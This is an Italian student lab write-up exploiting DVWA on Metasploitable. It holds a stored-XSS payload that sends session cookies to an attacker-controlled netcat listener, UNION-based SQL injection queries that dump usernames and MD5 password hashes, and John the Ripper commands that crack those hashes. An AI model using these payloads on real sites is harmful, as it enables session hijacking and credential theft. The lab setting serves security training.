

## TEST 01-03-24

### Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection (blind).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=**LOW**.

Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

**Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.**

2

## XSS STORED



Iniziamo settando DVWA con il livello di sicurezza a LOW.

### Vulnerability: Stored Cross Site Scripting

Name \*

Message \*

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: test1  
Message: test2

#### More info

<http://hacker.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Inseriamo una stringa unica per verificare se si riflettono o meno nella finestra del browser. Nel mio caso, ho inserito test1 e test2 rispettivamente nel campo Nome e messaggio. Quindi facciamo click su Sign Guestbook per inviare la richiesta.

Il prossimo passo è controllare il codice sorgente della pagina per controllare se la stringa riflette o meno. Premendo CTRL+U per controllare la sorgente della pagina cerchiamo la stringa di test1/2. Dal momento che entrambi sono riflessi nel browser significa che entrambi questi campi sono vulnerabili all'attacco XSS stored.

```
div id="guestbook_comments">Name: test1 <br />Message: test2 <br /></div>
```

Ora il nostro ultimo passo è lanciare il payload XSS in uno di questi due campi di input. Usiamo un semplice XSS payload `<script>alert()</script>` nel campo message. Clicchiamo su Sign Guestbook per inviare il messaggio e se il sito è vulnerabile agli attacchi XSS stored otterremo un popup.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

### Vulnerability: Stored Cross Site Scripting

Name \*

Message \*

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: test1  
Message: test2


192.168.50.101

OK

#### More info


<http://hacker.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Quando aggiorniamo la stessa pagina riceviamo una pop up di avviso. Questo conferma che il sito è vulnerabile agli attacchi XSS stored.



Apriamo il terminale e mettiamo netcat in ascolto.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
```




Dobbiamo modificare il campo maxlenght per l'inserimento dei caratteri nel campo message, così da poter inserire il nostro comando.

Utilizziamo il comando

```
<script>window.location="http://192.168.50.100/index.php?cookie="+document.cookie;</script>
```

Apriamo il terminale e usando netcat ci mettiamo in ascolto per ricevere i cookie che stiamo cercando di prelevare da DVWA.



```
kali@Kali: ~  
File Actions Edit View Help  
(kali@Kali)-[~]  
$ nc -lvp 80  
listening on [any] 80 ...  
192.168.50.100: inverse host lookup failed: Unknown host  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 50132  
GET /index.php?cookie=security=low;%20PHPSESSID=6f1430bbf0567182c825b79d71d47b35 HTTP/1.1  
Host: 192.168.50.100  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Upgrade-Insecure-Requests: 1
```

## SQL injection (blind)

Andando ad analizzare il codice sorgente è chiaro che non esiste alcun filtro sulla variabile `$id`:

```
<?php  
  
if (isset($_GET['Submit'])) {  
  
    // Retrieve data  
  
    $id = $_GET['id'];  
  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors
```

Andiamo ad inserire la nostra Query e vediamo il comportamento di DVWA.

## Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #  
First name: 1  
Surname: guestbook
```

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #  
First name: 1  
Surname: users
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://www.unixwiz.net/techtips/sql-injection.html>

## Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 'UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name: 1  
Surname: user_id
```

```
ID: 'UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name: 1  
Surname: first_name
```

```
ID: 'UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name: 1  
Surname: last_name
```

```
ID: 'UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name: 1  
Surname: user
```

```
ID: 'UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name: 1  
Surname: password
```

```
ID: 'UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name: 1  
Surname: avatar
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://www.unixwiz.net/techtips/sql-injection.html>

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' union select user, password from users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user, password from users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user, password from users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user, password from users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user, password from users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

Infine inserendo la Query 'union select user, password from users # per le password.  
E decriptiamole con john the ripper

### – Word List Mode

Prova tutti gli hash corrispondenti alle password già note inserite in un dizionario salvato in locale come file di testo

```
kali@Kali: ~  
File Actions Edit View Help  
  
(kali@Kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 /home/kali/Desktop/hash.txt  
Created directory: /home/kali/.john  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password (?)  
abc123 (?)  
letmein (?)  
charley (?)  
4g 0:00:00:00 DONE (2024-03-01 12:53) 100.0g/s 76800p/s 76800c/s 115200C/s my3kids..dangerous  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.  
  
(kali@Kali)-[~]  
$
```

### Single Crack Mode

Prende in considerazione una stringa e genera variazioni di quella stringa per ottenere un insieme di password.

Possiamo anche specificare il formato dell'hash delle password se lo conosciamo.

```
kali@Kali: ~/Desktop  
File Actions Edit View Help  
  
(kali@Kali)-[~/Desktop]  
$ john --single --format=raw-md5 hash.txt  
Using default input encoding: UTF-8  
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
No password hashes left to crack (see FAQ)  
  
(kali@Kali)-[~/Desktop]  
$ john --show --format=raw-md5 hash.txt  
?:password  
?:abc123  
?:charley  
?:letmein  
?:password  
  
5 password hashes cracked, 0 left  
  
(kali@Kali)-[~/Desktop]  
$
```